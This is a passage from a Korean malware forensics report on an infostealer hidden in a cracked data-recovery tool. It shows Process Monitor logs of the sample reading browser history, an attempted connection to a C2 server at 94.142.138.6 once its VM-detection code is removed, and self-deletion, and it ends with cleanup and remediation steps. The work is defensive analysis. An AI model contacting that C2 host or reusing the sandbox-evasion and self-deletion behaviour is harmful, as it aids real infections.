
[그림 53] f파일 내 vm 및 샌드박스 환경 탐지 코드 제거 후 실행

다만, f 파일 내 vm 및 샌드박스 환경 탐지 코드를 제거하고 실행하였을 때는 process monitor상에서 정상적으로 샌드박스 플랫폼에서 언급되었던 94.142.138.6에 해당되는 C2서버에 80포트로 통신하려는 시도 행위가 포착되는 것을 알 수 있습니다.

Blowjob.pif	4296	CreateFile	C:\Users\juhoheo\AppData\Local\Microsoft\Windows\History
Blowjob.pif	4296	CreateFile	C:\Users\juhoheo\AppData\Local\Microsoft\Windows\History
Blowjob.pif	4296	QueryBasicInformationFile	C:\Users\juhoheo\AppData\Local\Microsoft\Windows\History
Blowjob.pif	4296	CloseFile	C:\Users\juhoheo\AppData\Local\Microsoft\Windows\History
Blowjob.pif	4296	ReadFile	C:\Windows\SysWOW64\iertutil.dll
Blowjob.pif	4296	CreateFile	C:\Users\juhoheo\AppData\Local\Microsoft\Windows\History
Blowjob.pif	4296	QueryBasicInformationFile	C:\Users\juhoheo\AppData\Local\Microsoft\Windows\History
Blowjob.pif	4296	CloseFile	C:\Users\juhoheo\AppData\Local\Microsoft\Windows\History
Blowjob.pif	4296	CreateFile	C:\Users\juhoheo\AppData\Local\Microsoft\Windows\History\History.IE5
Blowjob.pif	4296	QueryBasicInformationFile	C:\Users\juhoheo\AppData\Local\Microsoft\Windows\History\History.IE5
Blowjob.pif	4296	CloseFile	C:\Users\juhoheo\AppData\Local\Microsoft\Windows\History\History.IE5
Blowjob.pif	4296	RegQueryKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache
Blowjob.pif	4296	RegOpenKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History
Blowjob.pif	4296	RegQueryKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History
Blowjob.pif	4296	RegSetValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History\CachePrefix
Blowjob.pif	4296	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History\CacheVersion
Blowjob.pif	4296	RegQueryValue	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History\CacheLimit
Blowjob.pif	4296	RegCloseKey	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\5.0\Cache\History

[그림 54] IE 관련 파일 확인 및 레지스트리 값 확인

또한, C2 서버 통신 시도 이전에는 vm 탐지를 우회하지 않은 f autoit script를 실행했을 때와 달리 C2와의 연결 시 보내기 위한 인터넷 관련 정보들을 열람하는 부분도 확인할 수 있습니다.




[그림 55] 샌드박스 플랫폼에 등록된 C2 통신 기록

다만, 상용 샌드박스 플랫폼에서는 94.142.138.6 에 해당하는 C2 서버와 dll 라이브러리를 request 한다고 언급되어 있지만, 분석 대상 PC 내에서는 관련 dll 들을 모두 동일한 시각에 접근한 부분을 확인할 수 없었습니다.


그 이유는 보통의 stealer malware 의 경우 C2 서버가 live 상태라면 다음과 같이 악성 행위를 위해 라이브러리를 request 하고 다운로드 받거나 라이브러리가 포함된 zip 파일을 다운로드 받는

경우가 일반적인데, 해당 malware 는 현 시점 상 별 다른 통신 기록이 발견되지 않았으며 분석 대상 PC 내에도 특정 아티팩트로 확인할 수 없었습니다.




[그림 56] f autoit script 실행 후 자가 삭제

다만, 가장 중요한 것은 비록 VM 환경이기 때문에 f autoit script 내 VM 환경 탐지 코드를 삭제 후 실행하긴 했지만, 파일 열람 및 C2 서버와 통신 시도를 수행한 뒤 해당 script 는 자가 삭제되는 것을 확인할 수 있습니다. 이를 통해, 분석 대상 PC 가 로컬 환경이었는지 가상 환경이었는지 살펴보았습니다.



[그림 57] Disk Drive 정보 확인



[그림 58] Hardware Config 정보 확인

두 그림을 통해 분석 대상 PC 는 VMware 가상 환경임을 알 수 있습니다. 또한, 기존에 temp 경로에 위치해있던 랜덤 숫자로 명명된 3 개의 폴더 내 f 파일이 정상적으로 존재하는 것으로 보아 **분석 대상 PC 는 autoit 코드가 실행은 되었지만, vm 환경으로 인해 C2 서버 connection 이 이루어지지 않은 것으로 확인**됩니다.

● 피해 산정 및 복구 방법

결과적으로, 분석 대상 PC 에서 사용자는 복구 도구 관련해서 검색을 진행하다가 Pre_Satup1_Activate.exe 파일 다운로드 URL 에 접속하여 다운로드 받은 이후 실행하였습니다. 해당 파일은 3 차례 실행되었지만 VM 환경에서 실행되었기 때문에 파일 내 존재하는 Blowjob.pif 및 f 에 수행되어야 할 C2 통신 시도는 수행되지 않았습니다. 또한, C2 서버는 현 분석 시점 상 닫혀있어 확인이 정상적으로 불가능하였으며, 해당 악성파일은 별다른 데이터 파괴 행위를 수행하지 않았습니다. 다만, temp 파일에 생성된 폴더 및 파일과 해당 파일로 인해 PC 의 정보가 유출될 가능성은 존재하기 때문에 삭제 조치를 진행해야 합니다.

- **삭제 조치가 필요한 파일**

C:\Users\dfc\AppData\Local\Temp\338 내 폴더 및 파일

C:\Users\dfc\AppData\Local\Temp\479 내 폴더 및 파일

C:\Users\dfc\AppData\Local\Temp\495 내 폴더 및 파일

C:\Users\dfc\Downloads\!A@-#Setup-Pa$SW0rd-4545.rar

C:\Users\dfc\Downloads\!A@-#Setup-Pa$SW0rd-4545 내 폴더 및 파일

C:\Users\dfc\Downloads\Full_Active_File_449911_UseAs_PassKey.rar

C:\Users\dfc\Downloads\Full_Active_File_449911_UseAs_PassKey 내 파일

C:\Users\dfc\Downloads\wise-data-recovery-6.1.3.495-installer_l-xebY2.exe

- **삭제 권장 파일**

C:\Users\dfc\Downloads 내 나머지 크랙 복구 도구들

- **조치 및 대응 방안**

브라우저 내 저장된 기록 혹은 계정을 되도록이면 저장해 놓지 않고 삭제하는 것을 권장

현재 infostealer malware 가 대부분 불법 크랙 도구에 포함되어 있는 경우가 많기 때문에 불법 크랙 파일 다운로드 금지

시스템 업데이트 및 윈도우 보안 업데이트

PC 복구나 VSS(볼륨 섀도우 카피)를 통해 감염 전 상태로 복구